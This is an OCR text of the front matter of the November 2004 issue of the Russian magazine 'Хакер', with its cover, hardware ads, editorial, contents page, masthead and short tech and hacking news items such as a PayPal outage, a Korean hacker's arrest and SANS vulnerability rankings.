

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
№11(71) • НОЯБРЬ • 2004
ХАКЕР
WWW.XAKEP.RU
3 ВИДЕО ПО ВЗЛОМУ!
УКРОЩЕНИЕ ДИКОЙ КИСКИ Стр. 70
история поломки маршрутизатора CISCO
СЕТЕВОЙ ПОХОТРОН Стр. 76
как кидают на деньги в Сети
Стр. 28
СТАНЬ ЕЩЕ МОБИЛЬНЕЕ
несколько операторов в одном телефоне
+ 3DStudio Max 7 на DVD
Стр. 64
ИНТЕРНЕТ ИЗ КОСМОСА
использование спутникового интернета
Стр. 60
ВЫБЕРИ СВОЙ РУТКИТ!
обзор популярных руткитов под *nix
ISSN 1609-1019
(game)land
В ЖУРНАЛЕ
Ядовитый ответ - 70
VX-сцена - 82
Мобильные юниксы, часть три - 98
Консольные этюды - 102
Паразит для IE - 110
НА DVD БОЛЕЕ 4 ГИГАБАЙТ
3ds max 7
Все апдейты Win за год
Borland C++ Builder
Adobe Framework 7.1
Gnome 2.8.1
PDF Хакер Спец 2000-2001 год
Микс от profit
Демки
etc.

LG
Life's Good

В мощном автомобиле
должен быть мощный двигатель.

Содержание создает форму

IT-компания
№1 в мире*

* по рейтингу журнала Business Week от 21 июня 2004 года

Уникальный чип, улучшающий
изображение LCD-мониторов
FLATRON f·ENGINE

Товар сертифицирован

FLATRON™
f·ENGINE

Больше насыщенности и четкости с FLATRON f·Engine

FLATRON f Engine - уникальный чип,
улучшающий изображение LCD-мониторов.
Теперь даже самые динамичные кадры
остаются четкими и не оставляют следов на экране.

12ms

FLATRON™ LCD L1730 L/S/P
17"TFT LCD Monitor



Москва: D V (095) 688-6130; Техногрейд (095) 970-1383; Раф (095) 710-7200; Фалькон (095) 150-83-20; DVM Group (095) 777-1044; MERLION-Denikin (095) 787-4999; MERLION-Citilink (095) 744-0333; MERLION-Elsie (095) 777-9779; MERLION-Lizard (095) 780-3266; Ф-Центр (095) 472-6401; Формоза (095) 234-2164; NT Computer (095) 970-1930; POLARIS (095) 755-5557; Техносила (095) 777-8777; М.Видео (095) 777-7775; Мир (095) 780-0000; Эльдорадо (095) 500-0000; ЭЛСТ (095) 728-4060; Пакс (095) 238-9925; Техмаркет Компьютерс (095) 363-9333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 232-3324; Компания КИТ (095) 777-6655; АБ-групп (095) 745-5175; ISM (095) 718-4020; Никс (095) 974-3333; ОЛДИ (095) 105-0700; Виртуальный киоск (095) 234-3777; USN Computers (095) 775-8202; Старт-Мастер (095) 935-3852; Акситок (095) 784-7224; Радиокомплект-Компьютер (095) 953-8178; Парад Электроники (095) 152-4749; Форум Компьютерс (095) 775-7759; Дилайн (095) 969-2222; ULTRA Computers (095) 775-7566, 729-5255; Тринити Электроникс (095) 737-8046; Регард (095) 912-4224; **Санкт-Петербург:** Екклид (812) 102-4300; ДВМ-Нева (812) 325-1105; **Балаково:** ВЕРЕСК (8453) 66-00-00; **Барнаул:** Мэйпл (3852) 24-45-57; **Белгород:** Инфотех (0722) 26-36-18; **Бийск:** ПАРУС + (3832) 33-32-32; **Владивосток:** ВЛАДТЕХНО (4232) 22-89-77; ДНС (4232) 30-04-54; **Волгоград:** Техком (8442) 97-59-37; **Воронеж:** POLARIS (0732) 72-73-91; РИАН (0732) 51-24-12; Сани (0732) 54-00-00; Рет (0732) 77-93-39; **Екатеринбург:** Клосс (3432) 59-88-21; Компьютер без проблем (3432) 50-64-49; **Ижевск:** ГРАДИЕНТ (3412) 43-19-22; **Иркутск:** ГРАДИЕНТ (3952) 25-82-21; **Казань:** Алгоритм (8432) 36-52-72; **Калуга:** Лето Копия (0842) 56-40-23; **Киров:** Галактика (8332) 67-83-66; **Краснодар:** Окей (8612) 60-11-44; Игрек (8612) 69-98-50; **Красноярск:** Альдо (3912) 211145; Бит Инжди (3912) 56-06-99; **Липецк:** Регард Тур (0742) 48-45-73; **Мурманск:** Эксилент (8152) 45-96-34; **Набережные Челны:** ФОРТ-ДИАЛОГ-ТРЕЙДИНГ (8552) 59-30-61; **Находка:** ООО "ЭПСИ ЛТД" (4236) 64-65-45; **Нефтеюганск:** Матрикс Компьютерс (34612) 45-002; **Нижневартовск:** Аракул (3466) 24-09-20; **Нижний Новгород:** АЛТЭКС (8312) 31-70-78; POLARIS (8312) 77-50-55; Бюро-К (8312) 42-23-67, 42-91-32; **Новосибирск:** Компьютеры Ортехника (3832) 49-51-24; Техносити (3832) 33-20-03; Квеста (3832) 30-51-33; **Оренбург:** КС Центр (3532) 20-31-60; **Пермь:** Авиком (3422) 19-61-58; **Ростов-на-Дону:** Зенит-Компьютер (8632) 95-03-00; Технополис (8632) 90-31-11; **Самара:** Прагма (8462) 16-32-87; Радиант (8462) 34-54-35; **Саранск:** Firma TEST, (8342) 24-06-91; **Саратов:** КомпьюМаркет (8452) 241314; **Сургут:** ТЕХНОЦЕНТР (3462) 24-50-05; **Тольятти:** Оливко (8482) 72-76-88; СЗ плюс (8482) 37-79-77; **Томск:** Интант (3822) 56-00-56; **Тюмень:** Арсенал (3452) 46-47-74; Компьютея (3452) 46-30-64; Инокс-Техника (3452) 39-00-36; **Уфа:** Мэмориз (3472) 22-09-89; Клаксс (3472) 52-08-30; **Хабаровск:** ДВМ-Амур (4212) 74-95-20; Офисная техника (4212) 22-15-96; Контакт ОПТ (4212) 29-41-68; **Челябинск:** Никас-ЭВМ (3512) 34-94-02; Риан Урал (3512) 33-58-12

Информационная служба LG Electronics: (095) 771 7676 • http://www.lg.ru • Информационный центр "LG" на "Горбушкином дворе": (095) 737 9185
Фирменные магазины LG Electronics г. **Санкт-Петербург**: пр. Энгельса, 132 Тел: 595-1979, 595-1978; Загородный пр., 31 113-5667, 319-4818; Кантемировская ул., 2 380-1583, 380-1584

ВЫБОР БУДУЩЕГО

F 700B
Абсолютно плоский 17" экран, идеальное соотношение цена/качество

FL 1710S
17" ЖК монитор - совершенный дизайн, воплощение передовых технологий

ТЕХНОТРЕЙД
МОНИТОРЫ ИЗ ПЕРВЫХ РУК

Дистрибуторская компания
г. Москва, ул. Зоологическая, д. 26, стр. 2
многоканальный телефон 970-13-83, факс 970-13-85
E-mail: technotrade@technotrade.ru

Акситек г. Москва (095) 737-3175
Аркис г. Москва (095) 785-3677, 785-3678
Виртуальный киоск г. Москва (095) 234-3777
ДЕНИКИН г. Москва (095) 787-4999
Дилайн г. Москва (095) 969-2222
ИНЛАЙН г. Москва (095) 941-6161
КИТ Компьютер г. Москва (095) 777-6655
М.Видео г. Москва (095) 777-7775
НеоТорг г. Москва (095) 363-3825, 737-5937
Никс г. Москва (095) 216-7001
Олди г. Москва (095) 284-0238
Радиокомплект-Компьютер г. Москва (095) 953-5392, 953-5674
Сетевая лаборатория г. Москва (095) 784-6490
СтартМастер г. Москва (095) 967-1510
Ф-Центр г. Москва (095) 472-6401, 205-3524
CITILINK г. Москва (095) 745-2999
Desten Computers г. Москва (095) 785-1080, 785-1077
ElSIE г. Москва (095) 777-9779
ELST г. Москва (095) 728-4060
ISM г. Москва (095) 718-4020, 280-5144
NT - Polaris г. Москва (095) 970-1930
ULTRA Computers г. Москва (095) 729-5255, 729-5244
USN Computers г. Москва (095) 775-8202

ALTEX г. Нижний Новгород (8312) 166000, 657307
Авиком г. Пермь (3422) 196158
Алгоритм г. Казань (8432) 365272
Аракул г. Нижневартовск (3466) 240920
Арсенал г. Тюмень (3452) 464774
ЗЕТ НСК г. Новосибирск (3832) 125142, 125438
Интант г. Томск (3822) 560056, 561616
Клосс Компьютер г. Екатеринбург (3432) 659549, 657338
Компания НИТ г. Биробиджан (42622) 66632
КомпьюМаркет г. Саратов (8452) 241314, 269710
Меморек г. Уфа (3472) 378877, 220989
Мэйпл г. Барнаул (3852) 244557, 364575
Никас-ЭВМ г. Челябинск (3512) 349402
Окей Компьютер г. Краснодар (8612) 601144, 602244
Оргторг г. Киров (8332) 381065
Прагма г. Самара (8462) 701787
Риан - Урал г. Челябинск (3512) 335812
Технополис г. Ростов на Дону (8632) 903111, 903335
Фирма ТЕСТ г. Саранск (8342) 240591, 327726
Экселент г. Мурманск (8152) 459634, 452757

ТЕХНОТРЕЙД приглашает к сотрудничеству региональных дилеров и магазины розничной торговли.





INTRO

Ты смотришь телевизор? Честно говоря, я тоже редко это делаю. В основном, на кухне за завтраком - ем и одновременно смотрю утреннюю программу по какому-нибудь общероссийскому каналу. Знаешь, что я там вижу в сводках новостей? Одни террористы захватили детишек в школе и расстреляли половину учительского состава. Другие террористы захватили автобус и требуют от государства выполнения их условий. А еще шахидки-смертницы рванули пару фугасов возле гостиницы «Националь». Такое чувство, что нам нечего больше показывать. А еще впечатление, что терроры совсем охренели и творят беспредел вообще не по понятиям. Заходя в Сеть, я надеюсь оторваться от этого грязного мира, погрузиться в паутину битов и шифров. Но что я получаю в ответ? Мой любимый сайт уже третий месяц ДДоСят турки, асю моей хорошей знакомой угнали какие-то черти и требуют от нее взамен интима. Да то же самое творится, что и в реальной жизни. Вопрос: а что же вы все орете, что моджахедам нет места в этом грешном мире? Вы же сами участвуете в войнах, пусть они и виртуальные.
Да, мы пишем о технологиях ДДоС-атак. Да, мы пишем о том, как взламывать системы. Но и криминальные газеты тоже дотошно и в красках расписывают способы убийств. Но это же не значит, что нужно хвататься за нож и идти резать своих соседей. Мы просто хотим донести до вас, читатели, технологию устройства компьютерных систем - не более. Ведь за ними будущее.
Задумайся, чуви, начни осмысление этого мира с себя. Попробуй поменять что-то в себе. Не выплескивай агрессию, дави ее в себе, борись с ней!
Начать перемены стоит с себя, и тогда мир изменится к лучшему.

Короче, я сказал, что хотел.

b00b1ik

CONTENT

СТАНЬ ЕЩЕ МОБИЛЬНЕЕ

СТР.28



Сделай так, чтобы в твоем мобильнике мирно сосуществовало сразу несколько операторов.

ВЫБЕРИ СВОЙ РУТКИТ!

СТР.60



Для каждой оси есть много разных руткитов. О лучших из них ты узнаешь сегодня.

СЕТЕВОЙ ЛОХОТРОН

СТР.74



Способов кинуть народ хватает как в реале, так и в инете. Ты должен знать об этих способах, чтобы не стать жертвой разводил.


10 ЛЕТ VX-СЦЕНЫ



СТР.82

Постоянно появляются новые вирусы. О тех, кто их создает, ты можешь узнать из этой статьи.

ТЯЖЕЛАЯ АРТИЛЛЕРИЯ ПОЧТАЛЬОНОВ



СТР.94

Пришло время осмотреться и выбрать лучший почтовик под никсы.

UNIXOID

КОДИНГ

LEECH

КРЕАТИФФ

ЮНИТЫ

ЧЛЕНОРАЗДЕЛЬНАЯ АДРЕСАЦИЯ



СТР.116

Очень интересный и полезный способ предоставить пользователю удобную навигацию и в то же время скрыть скрипты на сайте.

WARNING!!!

РЕДАКЦИЯ НАПОМИНАЕТ, ЧТО ВСЯ ИНФОРМАЦИЯ, КОТОРУЮ МЫ ПРЕДОСТАВЛЯЕМ, РАССЧИТАНА ПРЕЖДЕ ВСЕГО НА ТО, ЧТОБЫ УКАЗАТЬ РАЗЛИЧНЫМ КОМПАНИЯМ И ОРГАНИЗАЦИЯМ НА ИХ ОШИБКИ В СИСТЕМАХ БЕЗОПАСНОСТИ.

/РЕДАКЦИЯ
>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Выпускающий редактор
Андрей «symbiosis» Рыбушкин
(symbiosis@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)
LEECH
Иван «SideX» Корноухов
(sidex@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)
DVD/CD
Виталий «hiNt» Волов
(hint@real.xakep.ru)
ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)
>Литературный редактор
Анна «mamaKarlo» Апокина
(apokina@real.xakep.ru)

/ART
>Арт-директор
Кирилл «KROt» Петров (kerel@real.xakep.ru)
Дизайн-студия «100%КПД», www.100kpd.ru
>Мега-дизайнер
Константин Обухов
>Гипер-верстальщик
Алексей Алексеев

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)
> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Алексей Филия
(philiya@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
>PR - Яна Агарунова

тел.: (095) 935.70.34
факс: (095) 924.96.94

>Технический директор
Сергей Лянге (serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802 от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия
Тираж **75 000** экземпляров.
Цена договорная.


Мнение редакции не обязательно совпадает с мнением авторов.

Редакция уведомляет: все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция в этих случаях ответственности не несет.

Редакция не несет ответственности за содержание рекламных объявлений в номере. За перепечатку наших материалов без спроса - преследуем.

ПИВО ДЛЯ РОБОТА

HITECH




Австрийская лаборатория гуманоидных роботов (www.roboticslab.org) представила жестянку, которой ничто человеческое не чуждо. Вся жизненная философия робота Bar Bot сводится к тому, чтобы пить пиво. Любой ценой! С этой целью робот сутками просиживает в баре среди людей. Выбрав жертву, он поворачивается вокруг своей оси, подкатывает к человеку и начинает стрелять глазами-видеокамерами. Жалобным голосом Bar Bot выпрашивает монетку на пиво и бесстыдно кивает подбородком в сторону монетоприемника. Номинал монет определяется автоматически. Общую сумму пожертвований можно наблюдать на табло из светодиодов. Заработав на кружку пива, робот начинает бешено вращаться, повторяя: «Одно пиво, пожалуйста!». Стоит официанту положить алюминиевую банку в руку с захватом, как робот одной левой выжимает ее содержимое в раковину-рот. По шлангам пиво стекает в специальную емкость. Робот негромко отрыгивает и бросает пустую банку на пол. После этого производится расчет. Официант выбирает монетки с ладони робота, и Bar Bot снова отправляется попрошайничать. Бесполезному созданию приписывают черты homo sapiens. Робот, хлещущий пиво, становится очень похожим на человека! ■

КРАШ PAYPAL

ВЗЛОМ

Что такое PayPal, ты наверняка знаешь. Крупнейшая система денежных онлайн переводов, услугами которой пользуются миллионы людей. Понятное дело, над обеспечением ее безопасности и надежности работают не самые глупые люди и вкладываются в это немалые деньги. Но на всякую секурную задницу найдется свой хакерский болт. 8 октября многочисленные пользователи системы обнаружили, что не могут оперировать своими счетами. Конечно, это сразу отразилось на е-шопах и сетевых аукционах, включая eBay. На следующий день вроде все было окей, но потом глюки вернулись. Краш пейпала продлился до 13 октября, все это время сисадмины пытались оживить систему. Официальная версия представителей PayPal такая: обновлялось ПО, ставились новые патчи, в процессе этого произошел сбой. Но



есть и другая, неофициальная версия. Дело в том, что незадолго до краша палки подобные проблемы возникли у другой платежной системы, WorldPay, а еще раньше - у менее известных аналогов. Если пошуршать мозгами, несложно догадаться, что совпадения эти неслучайны, и, скорее всего, ресурсы просто подверглись DOS-атаке. Меня беспокоит одно - такие сервисы, как PayPal, играют огромную роль в интернете и попытки их взлома так просто не проходят. И если этот случай окажется не последним, американское правительство наверняка будет вводить новые методы безопасности, которые коснутся всей Сети. И кто знает, какие это будут методы... ■

MOTOROLA СДЕЛАЛА ПЛЕЕР

ЖЕЛЕЗО





Менеджеры Motorola начали активно развивать бизнес компании на рынке портативных мультимедийных устройств. Недавно общественности был представлен новый MP3-проигрыватель m500, оснащенный жестким диском, ЖК-экраном и джойстиком для управления.
Как ожидается, новое устройство поступит на рынок в ноябре и будет комплектоваться 5 Гб жестким диском, а также набором батареек, на которых плеер проработает без остановки 25 часов. ■

ПРОТЕЗ ВМЕСТО МОЗГА

HITECH

Ученые из Южнокалифорнийского университета в Америке разработали микрочип, имитирующий работу участка головного мозга, отвечающего за запоминание информации. Тестирование проводилось на мозговых тканях обычной крысы. Что самое интересное, оно прошло успешно - проанализировав импульсы, полученные с чипа, ученые пришли к выводу, что они абсолютно идентичны тем, которые дает срез ткани головного мозга.
Бедные крысы и обезьяны... В ближайшее время команда ученых планирует провести опыты уже не на кусках ткани, а на живых животных. Если опыты пройдут удачно и не будет замечено никаких аномалий, то, разумеется, разработки будут продолжаться дальше. Хотя, как заявляет Теодор Бергер, до создания полноценного протеза еще далеко.
Например, пока не ясно, каким образом микрочип будет взаимодействовать с теми участками мозга, с которыми его не получится соединить напрямую. Но на этот счет у ученых есть свои мысли. ■

NOKIA 3220

GET TOGETHER СМЕННЫЕ ПАНЕЛИ XPRESS-ON™
ЭРГОНОМИЧНАЯ ФОРМА,
СВЕТОВЫЕ ПОСЛАНИЯ, СВЕТОМУЗЫКА ЗВОНКА,
ВСТРОЕННАЯ КАМЕРА, ВЫРЕЗНЫЕ ПАНЕЛИ CUT-OUT
ЭТО НОВЫЙ ТЕЛЕФОН КАЖДЫЙ ДЕНЬ
ЗАЙДИ НА DO-WHATEVER.COM... DO WHATEVER*
*С КОМПАНИЕЙ ХОРОШЕЙ ДЕЛАЙ, ЧТО ХОЧЕШЬ




Горячая линия Nokia: (095) 727-2222. Часы работы: 08.00-20.00 (московское время), Пн.-Пт.

Copyright © Nokia, 2004. Все права защищены. Nokia, Nokia Connecting People являются товарными знаками Nokia Corporation. Товар сертифицирован.

АРЕСТОВАН САМЫЙ ОПАСНЫЙ КОРЕЙСКИЙ ХАКЕР

ВЗЛОМ



У корейской полиции нынче национальный праздник. Нет, не день корейской полиции, а день ареста самого опасного корейского хакера. Самым опасным чувака по имени Ли назвали потому, что за полтора года он умудрился взломать 1152 компьютерные системы. В числе жертв оказались Сеульский национальный университет и Корейский институт передовой науки и технологии. Такое количество серваков не удалось похакать ни одному другому корейскому взломщику. Так что полиции есть с чего радоваться.


А ведь еще недавно, в 2002 году, Ли был добропорядочным корейским гражданином, работал в компании, специализирующейся на обеспечении информационной безопасности, играл в гольф по выходным. Однако решил, что белые воротнички и офисные заморочки не для него. Поэтому уволился и ушел в подполье.

Помимо взломов и дефейсов разных сайтов, хакер увлекался порнушкой. Во время задержания из его квартиры изъяли большую коллекцию порно на любой вкус. Также Ли постоянно занимался рассылкой вирусов и троянов, которые обычно вставлял во вложенную в письмо картинку. Таким образом, ему удавалось собрать неплохую подборку конфиденциальной инфы, которой хакер приторговывал на досуге.

Теперь хакерские будни сменятся судебными. Впрочем, вряд ли Ли грозит долгий срок. В Корее законы относительно компьютерных преступлений еще очень недоработаны. ■

ТОНЕНЬКИЙ РЕЗАК

ЖЕЛЕЗО



Toshiba Storage Device Division, отдел устройств для хранения данных Toshiba, сообщил о выпуске и начале продаж оптического привода SD-R6472, поддерживающего запись на DVD-/+R/RW. Новинка предназначена для работы в ноутбуках, поэтому очень тоненькая и весит всего-навсего 0,19 кг.

Вот основные спецификации Toshiba SD-R6472:

- Скорость записи: DVD+/-R - 8x, DVD+/-RW - 4X, CD-R - 24x, CD-RW - 10x
- Скорость чтения: DVD-ROM - 8x, CD-ROM - 24x
- Размеры: 128x12,7x126,1 мм
- Вес: 0,19 кг ■

СТИЛЬНАЯ МЫШЬ

ЖЕЛЕЗО

Стильную беспроводную мышь для ноутбуков V500 Cordless Notebook Mouse представила недавно компания Logitech. Среди основных фишек устройства менеджеры компании выделяют раздвижное шасси, сенсорную панель, замещающую собой колесо-скроллер, и компактный размер - впрочем, это естественно для портативных устройств. В сложенном состоянии габариты нового мышака составляют 9,52x5,71x4,3 см, а весит грызун 60 г. После раскладывания мыши ее шасси поднимается на 7 градусов и фиксируется в таком положении. В шасси интегрирован слот для 2,4 ГГц приемника с интерфейсом USB, размеры которого составляют 1,42x5,08x0,63 см. Новинка произведена по фирменной и очень крутой, как говорят в пресс-релизе, технологии Logitech, что позволяет работать с мышью даже на расстоянии 9 м от компьютера, при этом никакая злодейская Wi-Fi-сеть или вражеский жучок не помешают тебе уверенно водить курсором по экрану, разглядывая его в бинокль.

В рознице V500 Cordless Notebook Mouse появится уже очень скоро, при этом покупать новинку дороже $70 производитель категорически не советует. ■



ГОРЯЧАЯ ДЕСЯТКА БАГОВ

ВЗЛОМ

Sans Institute, если ты не в курсе, - один из крупнейших центров подготовки security-экспертов. Сертификат, полученный у Sans, это тебе не сральный папир, им не стыдно помахать перед лицом работодателя. Но на этом сфера деятельности института не заканчивается. Его сотрудники регулярно проводят социологические исследования и статистику по компьютерной безопасности. Так, недавно Sans опубликовала список самых востребованных взломщиками дыр в ПО. В маздайном семействе TOP10 выглядит так:

1. Веб-серверы и службы
2. Службы рабочих станций
3. Службы удаленного доступа к Windows
4. Microsoft SQL server
5. Авторизация Windows
6. Веб-браузеры
7. Файлообменные приложения
8. Local Security Authority Subsystem Service
9. Почтовые программы
10. Службы обмена мгновенными сообщениями

В никсах это:

1. BIND Domain Name System
2. Веб-сервер
3. Авторизация
4. Concurrent Versions System (CVS)
5. Почтовые службы (Qmail, Courier-MTA, Postfix, и Exim)
6. SNMP (Simple Network Management Protocol)
7. Open Secure Sockets Layer (SSL)
8. Неправильная конфигурация прикладных сервисов
9. Базы данных
10. Ядро

Больше половины этих багов находились в прошлогоднем списке. Так как админы и юзеры не заботятся об установки патчей, они по-прежнему остаются сейчас актуальными. ■



ВНЕШНИЙ РЕЗАК

ЖЕЛЕЗО




Новый внешний пишущий DVD-привод PX-716UF выпустила компания Plextor. Новинка поддерживает форматы DVD+/-R/RW, а также запись на двухслойные носители DVD+R9. Скорость записи PX-716UF на дивидюки +/-R/RW составляет 16х, а R9-болванки режутся на 4х. CD-R/RW читаются и переписываются, соответственно, со скоростями 48х и 24х. Главные фишки нового привода - фирменные технологии AutoStrategy, IntelligentTilt и PoweRec, которые позволяют оптимизировать процесс записи дисков. Первое время привод будет продаваться по цене 250 евро, а затем, видимо, серьезно подешевеет.

ПРЕСТУПЛЕНИЕ И НАКАЗАНИЕ

ВЗЛОМ

Если ты учил в детстве английский, то, скорее всего, уверен, что фишинг - это рыбалка. На самом деле никакая это не рыбалка. Фишинг - это создание фейковых сайтов с целью получения конфиденциальной инфы и грабежа доверчивых юзеров. В последние годы подобное занятие становится все популярнее и популярнее. Только если раньше фишингеры создавали копии популярных е-шопов, аукционов и платежных систем, теперь они все больше свои собственные придумывают, которые живут от силы неделю и, собрав урожай, закрываются.



До недавнего времени арестов по обвинению в фишинге не было. В Лондоне произошел первый такой случай. В этом городе полиции удалось задержать четырех выходцев из стран Восточной Европы: России (Ольга Борисова, 31 год), Эстонии (Лиив Равино, 30 лет, Тени Терье, 25 лет) и Украины (Виталий Кириленко, 34 года). Всем им предъявили обвинения в преступном сговоре с целью обмана финансовых организаций и отмывании денег. Полиция считает, что эта четверка - лишь часть преступной группировки, орудующей в интернете и разводящей на деньги финансовые организации и простых юзеров. Еще трое задержанных фишингеров пустились в бега, нарушив подписку о невыезде.


Суд над великолепной четверкой состоялся 21 октября. Каждый из них получил небольшие сроки с правом досрочного освобождения.





PROLINK®
PROGRAPHIC IMAGE SHARPENER
www.prolink.com.tw


Headquarters
PROLINK MICROSYSTEMS CORP.
6F,No. 349, Yang-Kuang St., Nei-Hu,Taipei,Taiwan
Tel: 886-2-26591588, 26593166
Fax: 886-2-26591599
http://www.prolink.com.tw
E-mail: prolink@serv.prolink.com.tw



LEADING IN VGA & MULTIMEDIA

RIAA СЛОВИЛА ПТИЦУ ОБЛОМИНГО


ВЗЛОМ



